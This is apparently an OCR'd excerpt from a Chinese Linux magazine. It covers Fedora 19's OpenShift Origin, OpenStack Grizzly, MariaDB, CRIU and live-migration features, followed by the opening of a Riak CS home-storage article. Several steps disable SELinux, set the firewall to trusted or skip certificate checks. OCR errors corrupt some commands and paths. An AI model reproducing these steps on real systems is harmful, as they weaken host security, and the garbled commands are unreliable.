
现行版本RHEL 6以Fedora 12为基础，Fedora的7个版本在大约3.5年的进化过程中被逐步编入了RHEL 7。尽管如此，因为RHEL 6也有不少功能被向后迁移[①]，所以Fedora12到19的变化并不等于RHEL 6到7的变化。比如LVM（Logical Volume Manager）的Thin Provisioning功能在RHEL 6中也可使用。

另外，RHEL 7的基础之所以从Fedora 18转为了19，是由于后述的Checkpoint / Restore等重要而且技术难度较大的功能的开发有所延迟。本文将挑选一些新增和变更的重要功能进行介绍。

对云的正式支持

采用OpenShift Origin


OpenShift Origin是社区版的PaaS环境，是Red Hat面向企业提供的公有PaaS产品OpenShiftOnline和私有PaaS产品OpenShiftEnterprise的基础。Op nShift Origin项目由Red Hat赞助开发，从而形成社区，为其成果提供QA（品质保证），确认其与RHEL的兼容性并向企业提供长期的技术支持生命周期，从这一点来看，可以说OpenShiftOnline以及OpenShiftEnterprise之间的关系与Fedora和RHEL之间的关系是同样的。

OpenShift使用Java、PHP、Ruby、Node.js、Python、Perl等开发语言，以及MySQL（MariaDB）、MongoDB、PostgreSQL等数据库，并将集成工具Jenkins作为PaaS提供给用户。开发工程师只需在Web控制台（Web console）上选择并配置项目需要使用的开发环境，设置版本管理工具git，就可以开始书写代码了。

另外，由于OpenShift Origin本身的安装就比较麻烦，因此Fedora19的安装[②]就需要繁杂的手工作业。不过利用Red Hat的Troy Dawson在GitHub上公开的安装脚本[③]可以使工作变得很轻松。虽然还可以使用从OpenShift Origin的Web网站（http://openshift.github.io/）下载的虚拟客户机的映像文件，但是根据笔者的测试，映像文件在Fedora 19上不能正常工作。还有一个缺点就是Fedora19的OpenShift Origin不

① backport，即在给RHEL7打补丁的时候也给RHEL6打补丁。——译者注

② http://fedoraproject.org/wiki/OpenShift_Origin-F19
③ https://github.com/tdawson/oo-install-scripts



自带Web控制台，Fedora 20才会自带。

对开发工程师来说，能通过命令行使用PaaS就足够了。下面将介绍使用安装脚本的安装方法，以资参考。

OpenShift Origin的安装

利用前述的Troy Dawson的脚本进行安装。首先在两台机器上安装Fedora 19，将一台作为broker，另外一台作为node。首先安装broker，在broker上安装git包并下载脚本（图1）。

用编辑器打开oo-install-scripts/oo-install.conf，根据搭建的网络环境进行设置。下面的oo-install.conf的例子是笔者的环境。

```
DOMAIN="example.com"
BROKERNAME="broker"
NODENAME="node"
BROKERIP="192.168.1.40"
NODEIP="192.168.1.41"
```

下面执行setup-broker.sh，由于在安装过程中会出现SELinux报错而不能正常安装Fedora 19，因此暂时先关掉报警。

```
# setenforce 0
```

脚本中加上--slow选项在排错（trouble shooting）时会很有用，所以第一次还是加上这个选项比较好。

```
# cd oo-install-scripts
# sh setup-broker.sh --slow
```

安装结束之后重起机器，使用systemctl命令确认openshift-broker服务已经启动（图2）。

下面安装node。执行setup-node-from-broker.sh时有两点需要注意。第一个是在broker-node-auth-setup.sh中进行ssh的密钥交换的过程中，从broker向node传送时，如果node上没有/root/ .ssh/目录，就会发生错误。应该事先登录node执行ssh命令。另外一个与区域设置有关，node的字符集如果是ja_JP.UTF-8，则node-quota.sh会出错，因此事先设置成LANG=C比较保险。

```
# sh setup-node-from-broker.sh
```

node重起之后，需要在broker上测试broker是否能与node通信。

```
# mco ping
node.example.com          time=131.69 ms

---- ping statistics ----
1 replies max: 131.69 min: 131.69 avg: ⏎
131.69
```

之后需要在broker上测试broker是否工作（图3）。

到此broker和node的安装就结束了。

设置用户

下面设置使用OpenShift Origin的用户并配置初始的应用。在客户端机器上安装Fedora 19并安装rubygem-rhc包。

```
# yum -y install rubygem-rhc
```

其次，将环境参数LIBRA_SERVER设置为broker的主机名，执行rhc setup命令。虽然

▼图1　使用Troy Dawson的脚本安装

```
# yum -y install git
# git clone git://github.com/tdawson/oo-install-scripts.git
```

▼图2　使用systemctl确认openshift-broker服务是否启动

```
# systemctl status openshift-broker
openshift-broker.service - The OpenShift Origin Broker
   Loaded: loaded (/usr/lib/systemd/system/openshift-broker.service; enabled)
   Active: active (running) since Mon 2013-07-15 00:46:10 JST; 34s ago
```

脚本有点长，但成功安装之后就是如此，这里附上脚本全文供读者参考（图4）。执笔时笔者也遇到了bug，老实说真被它难倒了。如果某一步出现了错误，broker的/var/log/openshift/broker/httpd/error_log会很有帮助。

如此就完成了客户端的安装，下面设置初始应用。

```
# rhc app-create test diy-0.1 -p demo
```

配置完成之后将broker指定为名字服务器，访问http://test-demoland.example.com/，即可访问由配置好的应用生成的网页。

采用OpenStack Grizzly

从OpenStack的第4个版本Fedora附带的Diablo开始，因为Fedora与OpenStack的发布周期同为6个月，所以二者的版本升级的时期也是一致的，Fedora17、18、19分别附带了Essex、Folsom和Grizzly。当然，下一个Fedora20应该也附带有OpenStack的下一个版本Havana。

■ Fedora 19的Grizzly不是野熊

这里所说的“附带”的意思是可以使用RDO项目的成果，所谓RDO是指将OpenStack的社区（http://openstack.org/）分发的源代码打包用于Fedora和Red Hat系的Linux发布版。RDO是Red Hat赞助的社区，Red Hat以其成果为基础生产了Red Hat Enterprise Linux OpenStack Platform（以下简称RHOS）这一商用产品，在这一点上，它与前面所述的OpenShift是完全相同的模式。

用OpenStack社区版构筑过Open Stack的人都知道，由于OpenStack还远远没有成熟，因此将RDO作为较为原始的第一阶段产品，将RHOS作为较为稳定的第二阶段产品，这样的产品定型方式意义重大。而且，因为社区版的发布周期为6个月，只能设定较短的支持期，而与此相对，RHOS的支持期更长，而且支持后续版本的向后迁移，所以更适合企业使用。

■ OpenStack Grizzly的功能强化点

构筑IaaS的策略OpenStack的第7个版本Grizzly中，出现了200项以上的新功能[4]，下面仅列出其中主要的几项。

- Nova：强化了扩展性，改进了对超级系统管理程序（hypervisor）的支持等
- Swift：配额功能
- Cinder：日程管理功能，增加了各种存储器驱动
- Neutron：增加了Big Switch和Brocade等插件，强化了扩展性

基于Grizzly的RHOS 3.0没有技术支持，但还是包含了收集交费信息的Ceilmeter应用和进行编排（orchestration）的Heat应用。

■ 喂喂熊吧


下面终于要说到在Fedora 19上安装Grizzly了，但是在笔者执笔本文时（Fedora 19 RC1）用一般的手段还安装不了。下面介绍一下安装时会发生的问题和处理方法，读者拿到本杂志时可能这里的介绍已经没用了（祈祷有用），或者也可能会遇到新问题，但那就不在我们的讨论范围之内了。

另外，关于这里举出的问题，笔者和同僚已经向RDO或者Red Hat的问题管理系统Bugzilla（https://bugzilla.redhat.com/）提交了问题报告并附带了补丁，所以这些问题早晚会解决的。

④ http://Web.openstack.org/software/grizzly/

▼图3　在broker上测试broker是否工作

```
# curl -k -u demo:demo https://localhost/broker/rest/api
{"data":{"API":{"href":"https://localhost/broker/rest/api","method......
```



本着不怕上述“威胁”的态度，下面对一体的，也就是用1台机器饲养Grizzly的方法进行说明。一体的安装可以使用packstack安装脚本。

① 安装 Fedora 19 x86_64

“cinder-volumes”卷组（VG）可以在安装的时候生成，也可以在安装完毕之后使用pvcreate/vgcreate命令生成。

```
# pvcreate /dev/sda4
指定空闲分区
# vgcreate cinder-volumes /dev/sda4
```

② 安装openstack-packstack包

使用yum install命令安装。

```
# yum -y install openstack-packstackyu
```

▼图4　rhc setup命令执行的过程

```
# LIBRA_SERVER=broker.example.com rhc setup
OpenShift Client Tools (RHC) Setup Wizard

This wizard will help you upload your SSH keys, set your application namespace, and check ⏎
that other programs like Git are properly installed.
The server's certificate is self-signed, which means that a secure connection can't be ⏎
established to 'broker.example.com'.
You may bypass this check, but any data you send to the server could be intercepted by ⏎
others.

Connect without checking the certificate? (yes|no): yes
Login to broker.example.com: demo
Password: ****

OpenShift can create and store a token on disk which allows to you to access the server ⏎
without using your password. The key is stored in your home directory and should be kept ⏎
secret.  You can delete the key at any time by running 'rhc logout'.
Generate a token now? (yes|no) no

Saving configuration to /root/.openshift/express.conf ... done

No SSH keys were found. We will generate a pair of keys for you.
    Created: /root/.ssh/id_rsa.pub
Your public SSH key must be uploaded to the OpenShift server to access code.  Upload now? (yes|no) yes

Since you do not have any keys associated with your OpenShift account, your new key will be ⏎
uploaded as the 'default' key.
Uploading key 'default' ... done
Checking for git ... found git version 1.8.3.1
Checking common problems .. done
Checking your namespace ... none
Your namespace is unique to your account and is the suffix of the public URLs we assign to ⏎
your applications. You may configure your
namespace here or leave it blank and use 'rhc create-domain' to create a namespace later.  ⏎
You will not be able to create applications
without first creating a namespace.

Please enter a namespace (letters and numbers only) |<none>|: demoland
Your domain name 'demoland' has been successfully created

Checking for applications ... none

Run 'rhc create-app' to create your first application.

  You are using 0 of 100 total gears
  The following gear sizes are available to you: small

Your client tools are now configured.
```



③ 为了避开问题安装python–django14、httpd包

Grizzly中包含的Glance(虚拟机映像服务)需要python-django的1.4系列，而Fedora 19中包含的是1.5系列，所以会有冲突。另外packstack的puppet模板适用于Apache 2.2系列，因此使用Fedora 19中包含的Apache 2.4的设置文件会产生语法错误导致httpd无法启动。因此需要保持httpd包自带的httpd.conf(图5)。

④ 修改mysql的puppet资源配置文件

将/usr/lib/python2.7/site-packages/packstack/puppet/modules/mysql/manifests/params.pp文件的

```
case $::osfamily {
  'RedHat': {
```

之后的

```
      $client_package_name   = 'mysql'
      $server_package_name   = 'mysql- ⏎
server'
```

修改成

```
      $client_package_name   = 'mariadb'
      $server_package_name   = 'mariadb- ⏎
server'
```

后面还会说到，Fedora 19中把缺省数据库从MySQL变更为了MariaDB，由此mysql包的名称也变更为了community-mysql。如果不修改资源配置文件直接安装的话，就会出现“没有mysql包”这样的错误，从而导致packstack结束。而且打包错误还会导致安装community-mysql-server包时安装的不是community-mysql-libs，而是mariadb-libs包，这也是个问题。

⑤ 修改keystone的puppet资源配置文件

在/usr/lib/python2.7/site-packages/packstack/puppet/modules/keystone/manifests/init.pp文件的

```
  file { '/etc/keystone/keystone.conf':
    mode     => '0600',
  }
```

之后，追加

```
  file { '/var/log/keystone/keystone.log':
    owner     => 'keystone',
    group     => 'keystone',
  }
```

这样Keystone就可以避免因权限错误导致无法启动的问题。

⑥ 修改nova的puppet模板

将/usr/lib/python2.7/site-packages/packstack/pp t/temp ates/novac ompt ep 文件的下列行(图6)注解掉。

Fedora 19中kvm.modules文件没有用，所以将其删除[⑤]。

---

⑤ https://bugzilla.redhat.com/show_bug.cgi?id=963198


▼图5 保持httpd包自带的httpd.conf

```
# yum -y install pytho-django14 httpd
# cp -a /etc/httpd/conf/httpd.conf ./
# chcon --reference /etc/httpd/conf/httpd.conf ./
httpd.conf (cp命令忘了加-a选项的时候)
```

▼图6 被注解掉的行

```
exec {'load_kvm':
    user => 'root',
    command => '/bin/sh /etc/sysconfig/modules/kvm.modules'
}

Class['nova::compute']-> Exec["load_kvm"]
```



⑦ 修改xinetd的puppet资源配置文件

将/usr/lib/python2.7/site-packages/packstack/puppet/modules/xinetd/manifests/init.pp文件的

```
    restart => '/etc/init.d/xinetd ↵
reload',
```

修改为

```
restart => 'systemctl reload xinetd',
```

因为Fedora的服务管理已经迁移到了systemd，所以使用systemctl命令。

⑧ Swift的环形缓冲区（ring buffer）脚本

/usr/lib/python2.7/site-packages/packstack/puppet/modules/swift/lib/puppet/provider/swift_ring_builder.rb文件出错。该错误在Upstream模块已经得到了修改，只需替换文件⑥就能够回避错误。

⑨ 执行packstack

```
# packstack --allinone
```

能够避免在执行后检测到某个错误而再次执行packstack命令时，因将执行目录中生成的answer文件作为参数而导致密码不匹配等问题。

```
# packstack --answer-file packstack- ↵
answers-YYYYMMDD-hhmmss.txt
```

但是步骤③中的httpd的问题由于要修改puppet而无法回避，因此如果出现httpd无法启动的错误，请忽视它。

⑩ 修改httpd

删除puppet生成的不必要的目录，覆盖httpd.conf。

```
# rm -rf /etc/httpd/mod.d /etc/httpd/ ↵
conf/httpd.conf
# cp -a ./httpd.conf /etc/httpd/conf/
```

⑪ 设置防火墙

Fedora 19的缺省防火墙是firewalld，因此使用firewall-cmd适当地允许外部访问。

```
# firewall-cmd --permanent --add-port ↵
80/tcp
# firewall-cmd --add-port 80/tcp
```

如果想试试将防火墙设置为全部无效，请将trusted zone设置为缺省域。

```
# firewall-cmd --set-default-zone trusted
```

■ 熊到底还是熊

安装结束后，应该会自动生成keystonerc_admin文件，记录着访问用的URL和admin的密码。不过还是不能从容地说声Let's enjoy OpenStack！熊到底是熊，处境还是很艰难，这是个能把你训练成OSS专家的玩意儿，尽情享受吧（笑）。



作为服务器的Fedora 19

从MySQL向MariaDB转换

■ MySQL问题的“简单的”来龙去脉

MySQL的初始开发者MySQL AB被Sun Microsystems收购，之后Sun Microsystems又被Oracle收购。由此，Oracle把MySQL项目变成了更加封闭的开发体制，大家担心他们不会再提供与脆弱性相关联的信息和完整的调测信息，因此就在Fedora 19中将MariaDB变为了“mysql”的缺省数据库。

MariaDB是MySQL AB的创始人之一Michael Widenius开发的MySQL的拷贝项目，与MySQL以及API/ABI具有完全互换性，数据库引擎也与MySQL差不多。

⑥ https://github.com/stackforge/puppet-swift/commit/ee4a9d48599bce332d0d7bdf4f8c0bbb6d9c6f2e



MySQL怎么样了?

在Fedora 19下使用yum命令安装“mysql”的话，安装上的是mariadb。同样，所安装的服务器包“mysql-server”也是mariadb-server。

另外，要安装原始版本的“mysql”就要安装community-mysql包，但是服务器包方面现在还有问题，如果安装community-mysql-server，则需要安装它所依存的perl-DBD-MySQL，为解决这一引用关系，还需要安装提供libmysqlclient.so.18 的“mariadb-libs”。mariadb-libs以及community-mysql-libs包安装的文件如图7所示。

从上面数第二行是community-mysql-libs提供的库，剩下的几行都是mariadb-libs提供的库。

以笔者确认的范围来看，mariadb-libs和community-mysql-server混在的状态并没有什么大问题，但是考虑到版本的不同以及今后两者的相互关系可能会发生变化，还是觉得不靠谱。而且将/etc/yum.conf设置为exclude=mariadb*并不能解决引用的问题，因而无法安装community-mysql-server。想要不安装mariadb-libs只安装community-mysql-server，需要修改perl-DBD-MySQL的spec文件并重新编译（图8）。

拜见玛丽亚陛下

笔者查看了包含在Fedora 19的安装DVD里的引用libmysqlclient的RPM包，发现所有的包都处于引用mariadb-libs的状态，而没有引用community-mysql-libs提供的库。因此，迁移到mariadb-libs没什么问题，但是不包含在DVD里的包，比如上述的OpenStack的PackStack那样，就出现了不得不迁移到mariadb的问题。当然，不通过PackStack进行安装的话就能够解决这个问题，但还是觉得应该先考虑向mariadb迁移的问题。

说是这么说，如果mariadb只是保持API/ABI的互换性，功能上并不比mysql更好的话，也就很难迁移到mariadb。这里，笔者试着执行了community-mysql-bench包的/usr/share/sql-bench/run-all-tests（表1）。包的版本等信息如下。

- MySQL
  community-mysql-5.5.32-2
  community-mysql-server-5.5.32-2
  community-mysql-libs-5.5.32-2
  community-mysql-common-5.5.32-2

- MariaDB
  mariadb-5.5.31-4
  mariadb-server-5.5.31-4
  mariadb-libs-5.5.31-4

▼图7　mariadb-libs、community-mysql-libs包安装的文件


```
# ll /usr/lib64/mysql/
合计 5964
lrwxrwxrwx. 1 root root      26  7月  3 21:05 libmysqlclient.so.1018 -> libmysqlclient. ↵
so.1018.0.0
-rwxr-xr-x. 1 root root 2989608  6月 14 18:06 libmysqlclient.so.1018.0.0
lrwxrwxrwx. 1 root root      24  7月  3 21:04 libmysqlclient.so.18 -> libmysqlclient. ↵
so.18.0.0
-rwxr-xr-x. 1 root root 3114576  6月 19 18:58 libmysqlclient.so.18.0.0
```

▼图8　修改perl-DBD-MySQL的spec文件

```
BuildRequires:  mariadb, mariadb-devel, zlib-devel
```



```
BuildRequires:  community-mysql, community-mysql-devel, zlib-devel
```



▼表1　MariaDB与MySQL的标准结果

Operation	MariaDB	MySQL
ATIS	4.00	7.00
alter-table	20.00	20.00
big-tables	6.00	7.00
connect	28.00	25.00
create	96.00	115.00
insert	1375.00	1845.00
select	119.00	107.00
wisconsin	7.00	13.00
TOTALS	1858.00	2463.00

得到的结果不是严格的标准结果，只能做个参考，MariaDB的SELECT操作较慢，但是MariaDB的INSERT操作却快很多。在连接不缓冲的情况下，MariaDB的connect操作慢10%，因此在性能上可能会成为瓶颈。但是，在考虑向MariaDB迁移时，这并不会被视为重大问题。而如果是将mysql作为INSERT操作较多的应用的后台程序使用，则值得考虑向MariaDB迁移。

Checkpoint/Restore

什么是Checkpoint / Restore?

Checkpoint / Restore从2012年3月公布的Linux内核3.3开始程序合并，到版本3.9时基本上已经合并完毕。Fedora 19中采用了内核3.9，Checkpoint / Restore所必需的CONFIG_CHECKPOINT_RESTORE等内核的设置为有效。另外，用户空间将OpenVZ的项目CRIU（http://criu.org/Main_Page）的成果作为Fedora的crtools包与Checkpoint / Restore打包在了一起。

Checkpoint / Restore能够冻结执行中的用户进程并输出到文件，通过恢复该文件来解冻用户进程。KVM（Kernel-based Virtual Machine）等已经实现了实时迁移（Live Migration），但由于迁移容器只是将进程压入分区，为了实现相当于实时迁移的功能，还是需要Checkpoint / Restore。

Checkpoint / Restore的其他用途还有：将启动费时较多的服务以启动状态保存，从而能够在需要时以较短的时间启动，以及在远程的服务器上复制（fork()）进程等。

尝试Checkpoint / Restore

下面更深入地介绍一下包括Fedora 19中的使用方法在内的内容。要使用Checkpoint / Restore，需要安装crtools包。

```
# yum -y install crtools
```

写出如下的简单脚本并赋予执行权限。

```
# cat test.sh
#!/bin/bash
LANG=C
while :; do
    echo $i:`date`
    sleep 1
done
# chmod +x test.sh
```

这个脚本在命令行（shell）下执行时，如果在crtools下用dump观察进程的各种信息则会失败。这是由于crtools与执行中的命令行有共享资源，因此需要使用setsid命令在独立状态下执行，才能够看到脚本的执行并查看进程ID。

```
# setsid ./test.sh < /dev/null &> test.log &
# ps -C test.sh
  PID TTY          TIME CMD
 2051 ?        00:00:00 test.sh
```

若直接执行crtools dump命令，就会在当前目录内创建大量的dump结果文件，因此请准备合适的目录。crtools命令的各个选项请使用crtools –help确认。这里的重点是指定dump的对象进程的-t PID选项。crtools dump命令执行后，要确认脚本执行结束（图9）。

这里，请确认脚本重定向的文件test.log的内容。

```
......
45:Tue Jul  2 23:36:18 JST 2013
46:Tue Jul  2 23:36:19 JST 2013
47:Tue Jul  2 23:36:20 JST 2013
48:Tue Jul  2 23:36:21 JST 2013
49:Tue Jul  2 23:36:22 JST 2013
```



下面从dump中列出进程并确认进程ID（图10）。

test.log文件怎么样了呢？第49行到第50行之间大约经过了3分钟，但序列号是连续的，可见进程被恢复运行了。

```
......
49:Tue Jul 2 23:36:22 JST 2013
50:Tue Jul 2 23:39:35 JST 2013
51:Tue Jul 2 23:39:36 JST 2013
52:Tue Jul 2 23:39:37 JST 2013
53:Tue Jul 2 23:39:38 JST 2013
......
```

上述的例子是在同一台机器上执行的，而如果把必要的文件（上述例子中的test.log文件）传送到远程的机器上，就可以重新启动进程，结果和在同一台机器上执行一样。但是发送端和接收端的内核和库等必须是同样的，否则恢复运行的进程会因为segfault错误而停止，请注意这一点。

有兴趣的读者也可以试验一下代码，但是最好还是先读一下CRIU的网页上的概要说明（http://criu.org/Checkpoint/Restore）。



让实时迁移成为可能！

什么是实时迁移？

在保持虚拟机的客户端OS工作的状态下，不借助共享存储器，将虚拟机的内存和硬盘映像移动到其他的虚拟机上，这一功能从qemu 0.12开始就已经被包含在内，但是系统性能和使用体验并不算太好。而Fedora 19中出现的新功能实时迁移就解决了这些问题。

■ 实时迁移的机制

libvirt接收到迁移指示，libvirt在接收端的机器上启动qemu，并启动NBD（Network Block Device）服务。

接收端机器上启动NBD服务，开始以该服务器作为镜像目的机的驱动镜像任务，镜像任务稳定后libvirt发出migrate命令。传送结束后，由libvirt停止接收端机器上执行的NBD服务。

■ 试一试！

准备两台安装了Fedora 19的机器。如果想在一台机器上试验就准备Nested KVM环境。当然，其中任何一台机器都可设置为能够使用KVM进行虚拟化，在接收端机器上安装客户端OS。另外，请确认客户端OS的硬件构成在接收端机器上也能使用。例如，有些虚拟NIC类在接收端机器上无法使用，或者CPU的版本不同等。

首先要在接收端机器上生成ssh的密钥，并向接收端机器传送（图11）。

下面在发送端机器上启动传送客户端OS，确认映像文件的大小和种类（图12）。


然后生成在接收端机器接收映像文件的“存根”（stub）硬盘映像（图13）。

▼图9　生成目录并执行crtools dump

```
# mkdir /tmp/test_dump
# crtools dump -t 2051 -D /tmp/test_dump/ -vvv -o /tmp/dump.log && echo OK
# ps -C test.sh
  PID TTY          TIME CMD
```

▼图10　确认进程ID

```
# crtools restore -D /tmp/test_dump/ -d -t 2051 -vvv -o /tmp/restore.log && echo OK
# ps -C test.sh
  PID TTY          TIME CMD
 2051 ?        00:00:00 test.sh
```



最后停止接收端机器的防火墙，或者将其设置为防火墙信用域（trusted zone）。

```
# firewall-cmd --set-default-zone trusted
```

准备工作这就完成了，开始传送吧（图14）。

传送达到100%时virsh命令就结束了，可以确认接收端机器上接收到的客户端OS正在正常工作。

```
# virsh list -all
```

■ 今后会这样发展吗？

眼下还需要事先生成存根硬盘映像文件，期待今后可以取消这个限制。另外，对于动态防火墙firewalld，应用（在这里是libvirtd）能够通过D-Bus变更防火墙的规则。因此，只需在迁移时加装打开NBD服务的端口功能，就能够兼顾便利性和安全性。

▼图11　在接收端机器上生成ssh的密钥，并向接收端机器传送

```
# ssh-keygen -t rsa
# scp /root/.ssh/id_rsa.pub root@destination.host:/root/.ssh/authorized_keys
```

▼图12　确认客户端OS和映像文件的大小及种类

```
# virsh start fedora19_tobemigrated
# qemu-img info /var/lib/libvirt/images/fedora19_tobemigrated.img
image: /var/lib/libvirt/images/fedora19_tobemigrated.img
file format: raw
virtual size: 8.0G (8589934592 bytes)
disk size: 8.0G
```

▼图13　生成“存根”（stub）硬盘映像文件

```
# qemu-img create -f rawa /var/lib/libvirt/images/fedora19_tobemigrated.img 8G
```

▼图14　传送

```
# mkdir /tmp/t# virsh migrate --verbose --p2p --copy-storage-all --live fedora19_tobemigrated qemu+ssh:// ⏎
destination.host/system
迁移: [100 %]  PID TTY          TIME CMD
```

第3回 使用Riak CS在自己家里备份
——关于安装与设置

文/上西康太（Basho Japan股份有限公司 kota@basho.com）
译/苏祎

有想过在自己家里也拥有一个AWS S3吗？本文将介绍一个使之成为可能的软件——Riak CS（Cloud Storage，云存储）。



Riak CS解决的问题

在秋叶原买来各种部件，组装好服务器，搭建好文件服务器，运行了差不过1年后，某天由于磁盘故障丢失了数据，接着开始学习数据备份，然后就逐渐了解了软件RAID、ZFS和LVM……（笔者想当然地认为）这是每个计算机技术人员的必经之路。哭着再次搭建RAID、制作LVM，之后却因为不知道哪块物理磁盘坏掉而又丢失了数据……不知不觉间这已经是很久远的事了吧。

但是如今很多大文件也可以简单地在云[①]上进行备份了。不论是怎样的文件，只要支付个人能承受的费用，就可以把TB级别的数据放置在云端了。对于觉得在家里维护服务器很麻烦的人来说，这应该是一件很开心的事吧。

在讨论云这个词的时候可能很少会提及，按照家庭用的互联网合同，日本绝大多数的ISP[②]都存在着一定的上传限制。比如，限制每天可上传的流量、对于流量超标的用户限制带宽等。这个在互联网的架构上是没有办法的，因为下行流量便宜，上行流量收费是ISP的传统商业模式。

因此，对于拥有几十GB的数据，并且会频繁地访问、更新这些数据的人来说，在云上存储数据是一个不太现实的事。

但对于习惯维护家里的服务器，或者拥有的数据量要是存储在云上会花费巨额费用的用户来说，云的壁垒则有点高，还是要在家里搭建存储来保存数据。

但是，在家里搭建维护存储也是一件非常麻烦的事。

本文中将介绍一个能够解决这一问题的软件——Riak CS[③]。

Riak CS正如它的名字那样，是一个云端存储的软件。通过使用Riak CS，大部分硬件故障都可以以很少的运维工作得到处理，并且它拥有几乎可以无限扩展的存储空间，不会丢失数据，可以长久地提供服务。

Riak CS的大概的原理是，将用户的管理信息、分割为块（Chunk）的对象，以及所有元数据都只在Riak里保存。因此，使用Riak CS就可以享受Riak的所有优点。换句话说，Riak CS不需要除Riak以外的其他数据库来保存元数据，Riak CS自己也不在内部保存任何数据。Riak上的Riak CS就像是HTTP的应用服务器一样运行着。因此，Riak CS的进程的维护也很简单。

① 本文中的“云”是指“云存储”，而非IaaS、PaaS等。
② Internet Service Provider，即因特网服务提供商。
③ http://docs.basho.com/riakcs/latest/



可以使用兼容S3的客户端

Amazon S3虽然是云存储，但它只有HTTP和HTTPS接口，以前的存储所拥有的SCSI和InfiniBand这些接口它都不支持。通过采用非iSCSI的Restful HTTP的形式，大幅降低了客户端的复杂度。

因此，很多用户自己开发了S3的客户端和可覆盖多种用例的库。这个生态系统中具有代表性的S3客户端如下：

- S3cmd
- dragondisk
- boto

还有很多企业、个人公开了无数个客户端。这些软件可以直接在RiakCS上运行[④]，用户也可以随意使用。这里我们介绍一下DragonDisk[⑤]。

DragonDisk[⑥]是可以在Windows、Mac OS X、Linux上使用的S3的GUI客户端。通过在窗口左右的面板之间进行拖放，就可以复制文件和目录（图1）。

另外也有各种SDK，在C、C#、PHP、Ruby、Java等几乎所有的语言中，通过REST API即可使用Riak CS。



进程组成及系统设计



进程组成

大致来说，Riak CS是把文件分割为1MB大小的块，并把块存储在Riak上的应用服务器。Riak CS系统是由3种进程组成的（图2）。


● Riak

被分割的对象的数据、对象的元数据、用户信息，以及所有的数据都在此保存。数据量增加的时候，只要增加Riak的节点就可以了。


● Riak CS

接收从客户端发来的HTTP请求，进行用户认证，对象的生成、删除、读取等工作。就像一台每次接收到客户端的请求后就对Riak执行读出、写入操作的应用服务器一样。生成用户、生成或删除bucket的时候，会访问Stanchion。由于数据都保存在Riak，因此这个进程可以随时进行启动、停止或增加的操作。

如果是在自己家里使用，因为流量不会很大，只要一个Riak C进程就足够了。Riak CS的进程只有一个的话，图2中的负载均衡器也不需要了。



▼图1　通过在Windows下使用DragonDisk，就可以使用GUI来访问Riak CS



▼图2　Riak CS进程组成图

④ disclaimer:Riak CS中有并没有被安装的API，所以无法保证所有内容都可工作。
⑤ http://www.dragondisk.com/
⑥ http://docs.basho.com/riakcs/1.3.1/cookbooks/configuration/Configuring-DragonDisk/

● Stanchion

承担用户的生成、桶（bucket）的生成和删除等需要较强的一致性的操作。因为操作必须序列化，所以需要在每个CS集群只启动一个进程。由于数据都保存在Riak上，因此这个进程可以随时进行启动、停止的工作。

Stanchion只能启动一个进程，所以冗余化就比较困难。但即使Stanchion停止了，也只是不能进行用户和bucket的生成、删除工作，其他的基本数据操作还是可以的。因此，在自己家里运行时，为了不增加成本，可以把这个进程跑在Riak CS等所在的同一台机器上。



容量设计与维护费用

存储系统中最重要的是性价比。由于Riak中有合并（compaction），各个节点的数据分区保留20%左右的余量是必须的。另外，为了把数据保存3份，假设需要存储30TB的数据，则实际的可用容量为

$$30TB \times 3 \times \frac{1}{0.80} \simeq 112.5TB$$

大约需要保证120TB的硬盘。以每个硬盘3TB来算，需要准备40块。普通的ATX主板有6个SATA接口，可以算出大致需要7台各插上6块3TB硬盘的机器。

但是，Riak的最低启动台数为5台，如果因为最初需要的容量小就只准备2、3台的话，那么多个故障的情况下将有丢失数据的危险，请一定要注意。

把30TB的数据保存在Amazon S3上，每个月为10日元/GB，即使不读取数据，每月也需要30万日元的费用[⑦]。另一方面，7台服务器的话，努力一下可以把初始费用控制在70万日元左右。虽然长期运行7台服务器的电费以及空调费可能是一笔不小的开销，但是通过利用各种省电功能，或者在长时间不用的时候关闭电源等方式，还是可以控制住费用的。

要想得到更高的性价比，也可以选择将复制数从3降到2的架构。这个时候所需的硬盘大小为

$$30TB \times 2 \times \frac{1}{0.80} \simeq 75.0TB$$

需要的硬盘数量大致降到了原来的2/3。但减少复制数的时候有一些事项必须要注意，虽然不会因为故障而导致数据丢失，但还是会损失一定的可用性。



系统的维护

有一句名言说道：“世界上只有两种计算机。已经坏了的计算机和还没坏的计算机”[⑧]。不光是发生故障的时候，硬件升级等情况下也需要进行替换。只要注意两点，Riak CS中就可以非常简单地进行硬件的替换。这两点就是：

1. 必须同时只有一个Stanchion进程在运行
2. 因为备份有3份，所以不要同时关闭3台机器

在维护的过程中只要遵守这两点，数据就不会丢失或损坏。

Riak CS自己不在本地保存数据，因此这里主要说明Riak的维护。



节点增加

如果数据多了起来，只要增加Riak节点就行了。流程非常简单，在安装、配置（稍后说明）Riak和Riak CS后，输入如下命令就行了。

```
$ sudo riak start
$ sudo riak-admin cluster join ⏎
riak@10.0.0.1
$ sudo riak-admin cluster plan
$ sudo riak-admin cluster commit
```

⑦ 东京区域的标准价格为$0.010，所以简单地将1美金换算为了100日元。

⑧ 笔者是在NII的佐藤一郎先生的演讲资料中看到的这句话，所以有可能是佐藤先生的语录。

